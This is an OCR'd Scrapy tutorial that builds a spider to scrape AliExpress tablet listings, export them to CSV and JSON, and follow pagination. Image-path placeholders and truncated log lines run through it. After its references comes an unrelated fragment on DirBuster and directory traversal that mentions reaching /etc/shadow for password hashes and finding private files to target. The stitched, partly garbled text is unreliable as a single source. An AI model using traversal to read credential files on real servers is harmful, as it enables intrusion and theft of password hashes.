
Now, you will create a custom spider for the same page. First, you need to create a Scrapy project in which your code and results will be stored. Write the following command in the command line or anaconda prompt.

scrapy startproject aliexpress



```
(base) C:\Users\HAFSA-J>scrapy startproject aliexpress
New Scrapy project 'aliexpress', using template directory 'C:\
    C:\Users\HAFSA-J\aliexpress

You can start your first spider with:
    cd aliexpress
    scrapy genspider example example.com
```

This will create a hidden folder in your default python or anaconda installation. aliexpress will be the name of the folder. You can give any name. You can view the folder contents directly through explorer. Following is the structure of the folder:




```
aliexpress
    aliexpress
        __pycache__
        spiders
        __init__.py
        items.py
        middlewares.py
        pipelines.py
        settings.py
    scrapy.cfg
```

file/folder	Purpose
scrapy.cfg	deploy configuration file
aliexpress/	Project's Python module, you'll import your code from here
__init.py__	Initialization file
items.py	project items file
pipelines.py	project pipelines file
settings.py	project settings file
spiders/	a directory where you'll later put your spiders
__init.py__	Initialization file

Once you have created the project you will change to the newly created directory and write the following command:

[scrapy genspider aliexpress_tablets](https://pt.aliexpress.com/category/201005406/special-store.html)



```
(base) C:\Users\HAFSA-J\aliexpress>scrapy genspider aliexpress_tablets https://www.aliexpress.com/category/200216607/tablets.html
Created spider 'aliexpress_tablets' using template 'basic' in module:
  aliexpress.spiders.aliexpress_tablets
```

This creates a template file named aliexpress_tablets.py in the spiders directory as discussed above. The code in that file is as below:

```
import scrapy


class AliexpressTabletsSpider(scrapy.Spider):

    name = 'aliexpress_tablets'

    allowed_domains = ['aliexpress.com']

    start_urls = ['https://www.aliexpress.com/category/200216607/tablets.html']
    def parse(self, response):

        pass
```

In the above code you can see name, allowed_domains, sstart_urls and a parse function.

- **name:** Name is the name of the spider. Proper names will help you keep track of all the spider's you make. Names must be unique as it will be used to run the spider when scrapy crawl name_of_spider is used.
- **allowed_domains (optional):** An optional python list, contains domains that are allowed to get crawled. Request for URLs not in this list will not be crawled. *This should include only the domain of the website (Example: aliexpress.com) and not the entire URL specified in start_urls otherwise you will get warnings.*
- **start_urls:** This requests for the URLs mentioned. A list of URLs where the spider will begin to crawl from, when no particular URLs are specified [4]. So, the first pages downloaded will be those listed here. The subsequent Request will be generated successively from data contained in the start URLs [4].
- **parse(self, response):** This function will be called whenever a URL is crawled successfully. It is also called the callback function. The response (used in Scrapy shell) returned as a result of crawling is passed in this function, and you write the extraction code inside it!

Information: You can use BeautifulSoup inside parse() function of the Scrapy spider to parse the html document.

Note: You can extract data through **css selectors** using response.css() as discussed in scrapy shell section but also using **XPath (XML)** that allows you to access child elements. You will see the example of response.xpath() in the code edited in pass() function.

You will make changes to the aliexpress_tablet.py file. I have added another URL in start_urls. You can add the extraction logic to the pass() function as below:

```
# -*- coding: utf-8 -*-

import scrapy




class AliexpressTabletsSpider(scrapy.Spider):

    name = 'aliexpress_tablets'

    allowed_domains = ['aliexpress.com']

    start_urls = ['https://www.aliexpress.com/category/200216607/tablets.html',


'https://www.aliexpress.com/category/200216607/tablets/2.html?site=glo&g=y&tag=']
```

```
    def parse(self, response):

        print("procesing:"+response.url)
        #Extract data using css selectors
        product_name=response.css('.product::text').extract()
        price_range=response.css('.value::text').extract()
        #Extract data using xpath
        orders=response.xpath("//em[@title='Total Orders']/text()").extract()
        company_name=response.xpath("//a[@class='store $p4pLog']/text()").extract()

        row_data=zip(product_name,price_range,orders,company_name)

        #Making extracted data row wise
        for item in row_data:
            #create a dictionary to store the scraped info
            scraped_info = {
                #key:value
                'page':response.url,
                'product_name' : item[0], #item[0] means product in the list and so on, index tells
what value to assign
                'price_range' : item[1],
                'orders' : item[2],
                'company_name' : item[3],
            }

            #yield or give the scraped info to scrapy
            yield scraped_info
```

Information: zip() takes n number of iterables and returns a list of tuples. ith element of the tuple is created using the ith element from each of the iterables. [8]


The yield keyword is used whenever you are defining a generator function. A generator function is just like a normal function except it uses yield keyword instead of return.

The yield keyword is used whenever the caller function needs a value and the function containing yield will retain its local state and continue executing where it left off after yielding value to the caller function. Here yield gives the generated dictionary to Scrapy which will process and save it!


Now you can run the spider:

scrapy crawl aliexpress_tablets

You will see a long output at the command line like below:



```
2018-10-19 14:34:30 [scrapy.core.engine] DEBUG: Crawled (200) <GET https://www.aliexpress.com/robots.txt> (referer: None)
2018-10-19 14:34:31 [scrapy.core.engine] DEBUG: Crawled (200) <GET https://www.aliexpress.com/category/200216607/tablets.html> (referer: None)
procesing:https://www.aliexpress.com/category/200216607/tablets.html
2018-10-19 14:34:32 [scrapy.core.scraper] DEBUG: Scraped from <200 https://www.aliexpress.com/category/200216607/tablets.html>
{'page': 'https://www.aliexpress.com/category/200216607/tablets.html', 'product_name': 'WayWalkers 10 inch 3G/4G Phone tablet PC Octa Core RAM 4GB 64GB tablets pcs 10
0.1', 'price_range': 'US $83.30 - 131.30', 'orders': ' Orders (72)', 'company_name': 'WKS Store'}
2018-10-19 14:34:32 [scrapy.core.scraper] DEBUG: Scraped from <200 https://www.aliexpress.com/category/200216607/tablets.html>
{'page': 'https://www.aliexpress.com/category/200216607/tablets.html', 'product_name': 'Multi-language Xiaomi Mi 4 Plus 64GB/128GB Tablets 4 Snapdragon 1920x1200 Scre
', 'price_range': 'US $293.99 - 345.99', 'orders': ' Orders (294)', 'company_name': 'Xiaomi Mi Store'}
2018-10-19 14:34:32 [scrapy.core.scraper] DEBUG: Scraped from <200 https://www.aliexpress.com/category/200216607/tablets.html>
{'page': 'https://www.aliexpress.com/category/200216607/tablets.html', 'product_name': 'perkbox 2018 10 inch Tablet PC Octa Core 4GB RAM 32GB ROM Android 7.0 10 10.1"
 'price_range': 'US $84.59 - 109.97', 'orders': ' Orders (237)', 'company_name': 'China Tablet Store'}
2018-10-19 14:34:32 [scrapy.core.scraper] DEBUG: Scraped from <200 https://www.aliexpress.com/category/200216607/tablets.html>
{'page': 'https://www.aliexpress.com/category/200216607/tablets.html', 'product_name': "CARBAYTA 10.1' 32GB Nice Android Octa Core P80 Dual Camera Dual SIM Tablet PC
FI", 'price_range': 'US $75.71', 'orders': ' Orders (98)', 'company_name': 'TD Store'}
2018-10-19 14:34:32 [scrapy.core.scraper] DEBUG: Scraped from <200 https://www.aliexpress.com/category/200216607/tablets.html>
{'page': 'https://www.aliexpress.com/category/200216607/tablets.html', 'product_name': 'perkbox 10 Inch 4G FDD LTE Octa core 4GB RAM 64GB ROM Android 7.0 tablets', 'p
ce_range': 'US $94.99 - 119.99', 'orders': ' Orders (2)', 'company_name': 'China Tablet Store'}
2018-10-19 14:34:32 [scrapy.core.scraper] DEBUG: Scraped from <200 https://www.aliexpress.com/category/200216607/tablets.html>
{'page': 'https://www.aliexpress.com/category/200216607/tablets.html', 'product_name': 'Kcosit China P12 Rugged Industrial Waterproof Shockproof Android Tablet PC UHF
 Inch', 'price_range': 'US $560.31 - 864.31', 'orders': ' Order (1)', 'company_name': 'XDrone Tablet Store'}
```



```
procesing:https://www.aliexpress.com/category/200216607/tablets/2.html?site=glo&g=y&tag=
2018-10-19 14:34:33 [scrapy.core.scraper] DEBUG: Scraped from <200 https://www.aliexpress.com/category/200216607/tablets/2.html?site=glo&g=y&tag=>
{'page': 'https://www.aliexpress.com/category/200216607/tablets/2.html?site=glo&g=y&tag=', 'product_name': 'CHUWI Surbook Mini Windows 10 Tablet PC Intel A
ad Core 4GB RAM 64GB ROM', 'price_range': 'US $269.99 - 309.99', 'orders': ' Orders (109)', 'company_name': 'CHUWI Official Store'}
2018-10-19 14:34:33 [scrapy.core.scraper] DEBUG: Scraped from <200 https://www.aliexpress.com/category/200216607/tablets/2.html?site=glo&g=y&tag=>
{'page': 'https://www.aliexpress.com/category/200216607/tablets/2.html?site=glo&g=y&tag=', 'product_name': 'Lenovo YOGA 3 YT3-X50F Tablet PC Qualcomm APQ8
2GB ram 16GB rom', 'price_range': 'US $229.99 - 279.99', 'orders': ' Orders (9)', 'company_name': 'E-live Technology Limited'}
2018-10-19 14:34:33 [scrapy.core.scraper] DEBUG: Scraped from <200 https://www.aliexpress.com/category/200216607/tablets/2.html?site=glo&g=y&tag=>
{'page': 'https://www.aliexpress.com/category/200216607/tablets/2.html?site=glo&g=y&tag=', 'product_name': 'FULCOL 10 Inch Octa Core Tablet pc Android 6.0
ROM dual sim FM IPS', 'price_range': 'US $66.49 - 80.74', 'orders': ' Orders (53)', 'company_name': 'Good Tablet Store'}
2018-10-19 14:34:33 [scrapy.core.scraper] DEBUG: Scraped from <200 https://www.aliexpress.com/category/200216607/tablets/2.html?site=glo&g=y&tag=>
{'page': 'https://www.aliexpress.com/category/200216607/tablets/2.html?site=glo&g=y&tag=', 'product_name': 'Global 8.0" Huawei MediaPad T3 WIFI/LTE Androi
C 425 Quad Core', 'price_range': 'US $135.87 - 184.03', 'orders': ' Orders (20)', 'company_name': 'Mediapad Tablet Store'}
2018-10-19 14:34:33 [scrapy.core.scraper] DEBUG: Scraped from <200 https://www.aliexpress.com/category/200216607/tablets/2.html?site=glo&g=y&tag=>
```

Exporting data


You will need data to be presented as a CSV or JSON so that you can further use the data for analysis. This section of the tutorial will take you through how you can save CSV and JSON file for this data.

To save a CSV file, open settings.py from the project directory and add the following lines:

FEED_FORMAT="csv"


FEED_URI="aliexpress.csv"

After saving the settings.py, rerun the scrapy crawl aliexpress_tablets in your project directory.



```
..                  seconds ago
aliexpress          3 hours ago
aliexpress.csv      16 minutes ago
scrapy.cfg          2 days ago
```

The CSV file will look like:



A	B	C	D	E	F
page	product_name	price_range	orders	company_name	
https://www.	WayWalkers 10 inch :	US $83.30 - 131.30	Orders (72)	WKS Store	
https://www.	Multi-language Xiaor	US $293.99 - 345.99	Orders (294)	Xiaomi Mi Store	
https://www.	perkbox 2018 10 inch	US $84.59 - 109.97	Orders (237)	China Tablet Store	
https://www.	CARBAYTA 10.1' 32GE	US $75.71	Orders (98)	TD Store	
https://www.	perkbox 10 Inch 4G Fl	US $94.99 - 119.99	Orders (2)	China Tablet Store	
https://www.	Kcosit China P12 Rug	US $560.31 - 864.31	Order (1)	XDrone Tablet Store	
https://www.	CARBAYTA 10.1 inch 1	US $76.80 - 102.40	Orders (82)	TD Store	
https://www.	BDF 10 inch Design 3(	US $85.42 - 107.17	Orders (2751)	SHENZHEN BDF TOUCH TECHNOLOGY CO.,LTD.	
https://www.	BEESITTO 2018 Googl	US $84.33 - 105.44	Orders (401)	Peakier tablets Store	

Note: Everytime you run the spider it will append the file.

- **FEED_FORMAT [5]:** This sets the format you want to store the data. Supported formats are:
- + JSON
- + CSV
- + JSON Lines
- + XML
- **FEED_URI [5]:** This gives the location of the file. You can store a file on your local file storage or an FTP as well.

Scrapy's Feed Export can also add a timestamp and the name of spider to your file name, or you can use these to identify a directory in which you want to store.

- %(time)s: gets replaced by a timestamp when the feed is being created [5]
- %(name)s: gets replaced by the spider name [5]

For Example:


- Store in FTP using one directory per spider [5]:

ftp://user:password@ftp.example.com/scraping/feeds/%(name)s/%(time)s.json

The Feed changes you make in settings.py will apply to all spiders in the project. You can also set custom settings for a particular spider that will override the settings in the settings.py file.

```
# -*- coding: utf-8 -*-

import scrapy



class AliexpressTabletsSpider(scrapy.Spider):
    name = 'aliexpress_tablets'

    allowed_domains = ['aliexpress.com']

    start_urls = ['https://www.aliexpress.com/category/200216607/tablets.html',

'https://www.aliexpress.com/category/200216607/tablets/2.html?site=glo&g=y&tag=']


    custom_settings={ 'FEED_URI': "aliexpress_%(time)s.json",

                      'FEED_FORMAT': 'json'}


    def parse(self, response):


        print("procesing:"+response.url)

        #Extract data using css selectors

        product_name=response.css('.product::text').extract()

        price_range=response.css('.value::text').extract()

        #Extract data using xpath

        orders=response.xpath("//em[@title='Total Orders']/text()").extract()

        company_name=response.xpath("//a[@class='store $p4pLog']/text()").extract()


        row_data=zip(product_name,price_range,orders,company_name)


        #Making extracted data row wise

        for item in row_data:

            #create a dictionary to store the scraped info

            scraped_info = {

                #key:value

                'page':response.url,

                'product_name' : item[0], #item[0] means product in the list and so on, index tells
what value to assign

                'price_range' : item[1],

                'orders' : item[2],

                'company_name' : item[3],
            }


            #yield or give the scraped info to Scrapy

            yield scraped_info
```

response.url returns the URL of the page from which response is generated. After running the crawler using scrapy crawl aliexpress_tablets you can view the json file:



Select items to perform actions on them.


/ aliexpress

Name	Last Modified	File size
..	seconds ago	
aliexpress	3 hours ago	
aliexpress.csv	28 minutes ago	23.5 kB
aliexpress_2018-10-19T10-01-53.json	seconds ago	25.2 kB
scrapy.cfg	2 days ago	263 B


Following Links

You must have noticed, that there are two links in the start_urls. The second link is the page 2 of the same tablets search results. It will become impractical to add all links. A crawler should be able to crawl by itself through all the pages, and only the starting point should be mentioned in the start_urls.

If a page has subsequent pages, you will see a navigator for it at the end of the page that will allow moving back and forth the pages. In the case you have been implementing in this tutorial, you will see it like this:



Here is the code that you will see:



```
▼<div id="pagination-bottom" class="ui-pagination ui-pagination-front ui-
pagination-body util-clearfix" data-spm-protocol="i" data-widget-cid=
"widget-14" data-spm-anchor-id="2114.search0103.0.i5.617a2793FcCJhk"> == $0
  ▼<div class="ui-pagination-navi util-left" data-spm-anchor-id=
  "2114.search0103.0.i4.617a2793FcCJhk">
      <span class="ui-pagination-prev ui-pagination-disabled">Previous</span>
      <span class="ui-pagination-active">1</span>
      <a href="//www.aliexpress.com/category/200216607/tablets/2.html?
      site=glo&g=y&needQuery=n&tag=">2</a>
      <a href="//www.aliexpress.com/category/200216607/tablets/3.html?
      site=glo&g=y&needQuery=n&tag=">3</a>
      <a href="//www.aliexpress.com/category/200216607/tablets/4.html?
      site=glo&g=y&needQuery=n&tag=">4</a>
      <a href="//www.aliexpress.com/category/200216607/tablets/5.html?
      site=glo&g=y&needQuery=n&tag=">5</a>
      <a href="//www.aliexpress.com/category/200216607/tablets/6.html?
```

As you can see that under there is a <span> tag with class .ui-pagination-active class that is the current page you are on, and under that are all <a> tags with links to the next page. Everytime you will have to get the <a> tags after this <span> tag. Here comes a little bit of CSS! In this, you have to get sibling node and not a child node, so you have to make a css selector that tells the crawler to find <a> tags that are after <span> tag with .ui-pagination-active class.

Remember! Each web page has its own structure. You will have to study the structure a little bit on how you can get the desired element. Always try out response.css(SELECTOR) on Scrapy Shell before writing them in code.

Modify your aliexpress_tablets.py as below:

import scrapy


```
class AliexpressTabletsSpider(scrapy.Spider):
    name = 'aliexpress_tablets'
    allowed_domains = ['aliexpress.com']
    start_urls = ['https://www.aliexpress.com/category/200216607/tablets.html']



    custom_settings={ 'FEED_URI': "aliexpress_%(time)s.csv",
                   'FEED_FORMAT': 'csv'}

    def parse(self, response):

        print("procesing:"+response.url)
        #Extract data using css selectors
        product_name=response.css('.product::text').extract()
        price_range=response.css('.value::text').extract()
        #Extract data using xpath
        orders=response.xpath("//em[@title='Total Orders']/text()").extract()
        company_name=response.xpath("//a[@class='store $p4pLog']/text()").extract()

        row_data=zip(product_name,price_range,orders,company_name)

        #Making extracted data row wise
        for item in row_data:
            #create a dictionary to store the scraped info
            scraped_info = {
                #key:value
                'page':response.url,
                'product_name' : item[0], #item[0] means product in the list and so on, index tells
what value to assign
```

```
    'price_range' : item[1],

    'orders' : item[2],

    'company_name' : item[3],

}


#yield or give the scraped info to scrapy

yield scraped_info



NEXT_PAGE_SELECTOR = '.ui-pagination-active + a::attr(href)'

next_page = response.css(NEXT_PAGE_SELECTOR).extract_first()

if next_page:

    yield scrapy.Request(

    response.urljoin(next_page),

    callback=self.parse)
```

In the above code:

- you first extracted the link of the next page using next_page = response.css(NEXT_PAGE_SELECTOR).extract_first() and then if the variable next_page gets a link and is not empty, it will enter the if body.
- response.urljoin(next_page): The parse() method will use this method to build a new url and provide a new request, which will be sent later to the callback. [9]
- After receiving the new URL, it will scrape that link executing the for body and again look for the next page. This will continue until it doesn't get a next page link.

Here you might want to sit back and enjoy your spider scraping all the pages. The above spider will extract from all subsequent pages. That will be a lot of scraping! But your spider will do it! Below you can see the size of the file has reached 1.1MB.



Select items to perform actions on them.

/ aliexpress

Name	Last Modified	File size
..	seconds ago	
aliexpress	4 hours ago	
aliexpress.csv	2 hours ago	23.5 kB
aliexpress_2018-10-19T10-01-53.json	an hour ago	25.2 kB
aliexpress_2018-10-19T11-06-02.csv	24 minutes ago	37.1 kB
aliexpress_2018-10-19T11-22-03.csv	5 minutes ago	1.1 MB
scrapy.cfg	2 days ago	263 B

Scrapy does it for you!

In this tutorial, you have learned about Scrapy, how it compares to BeautifulSoup, Scrapy Shell and how to write your own spiders in Scrapy. Scrapy handles all the heavy load of coding for you, from creating project files and folders till handling duplicate URLs it helps you get heavy-power web scraping in minutes and provides you support for all common data formats that you can further input in other programs. This tutorial will surely help you understand Scrapy and its framework and what you can do with it. To become a master in Scrapy, you will need to go through all the fantastic functionalities it has to provide, but this tutorial has made you capable of scraping groups of web pages in an efficient way.

For further reading, you can refer to Offical Scrapy Docs.

Also, don't forget to check out DataCamp's Web Scraping with Python course.

References

- [1] https://en.wikipedia.org/wiki/Scrapy
- [2] https://www.analyticsvidhya.com/blog/2017/07/web-scraping-in-python-using-scrapy/
- [3] https://www.accordbox.com/blog/scrapy-tutorial-7-how-use-xpath-scrapy/
- [4] https://doc.scrapy.org/en/latest/topics/spiders.html
- [5] https://doc.scrapy.org/en/latest/topics/feed-exports.html
- [6] https://www.accordbox.com/blog/scrapy-tutorial-1-scrapy-vs-beautiful-soup/
- [7] https://en.wikipedia.org/wiki/XPath
- [8] https://medium.com/@happymishra66/zip-in-python-48cb4f70d013
- [9] https://www.tutorialspoint.com/scrapy/scrapy_following_links.htm

https://www.datacamp.com/community/tutorials/making-web-crawlers-scrapy-python

Dirbuster

Directory Traversal Attacks

Directory traversal is a type of attack where we can navigate out of the default or index directory that we land in by default. By navigating to other directories, we may find directories that contain information and files that are thought to be unavailable.

For instance, if we want to get the password hashes on the server, we would need to navigate to */etc/shadow* on a Linux or Mac OS X server. We may be able to move to that directory by executing a directory traversal, but before we can do any of this, we need to know the directory structure of the web server.

OWASP, or the Open Web Application Security Project, developed a tool that is excellent for this purpose, named DirBuster. It is basically a brute-force tool to find commonly used directory and file names in web servers.

How DirBuster Works

DirBuster's methods are really quite simple. You point it at a URL and a port (usually port 80 or 443) and then you provide it with a wordlist (it comes with numerous—you only need to select which one you want to use). It then sends HTTP GET requests to the website and listens for the site's response.

If the URL elicits a positive response (in the 200 range), it knows the directory or file exists. If it elicits a "forbidden" request, we can probably surmise that there is a directory or file there *and* that it is private. This may be a file or directory we want to target in our attack.

HTTP Status Codes

When the Internet was created, the W3C committee designed it to provide numeric code responses to an HTTP request to the website that would communicate its status. Basically, this is the way our browser knows whether the website exists or not (or if the server is down) and whether we may have typed the URL improperly.

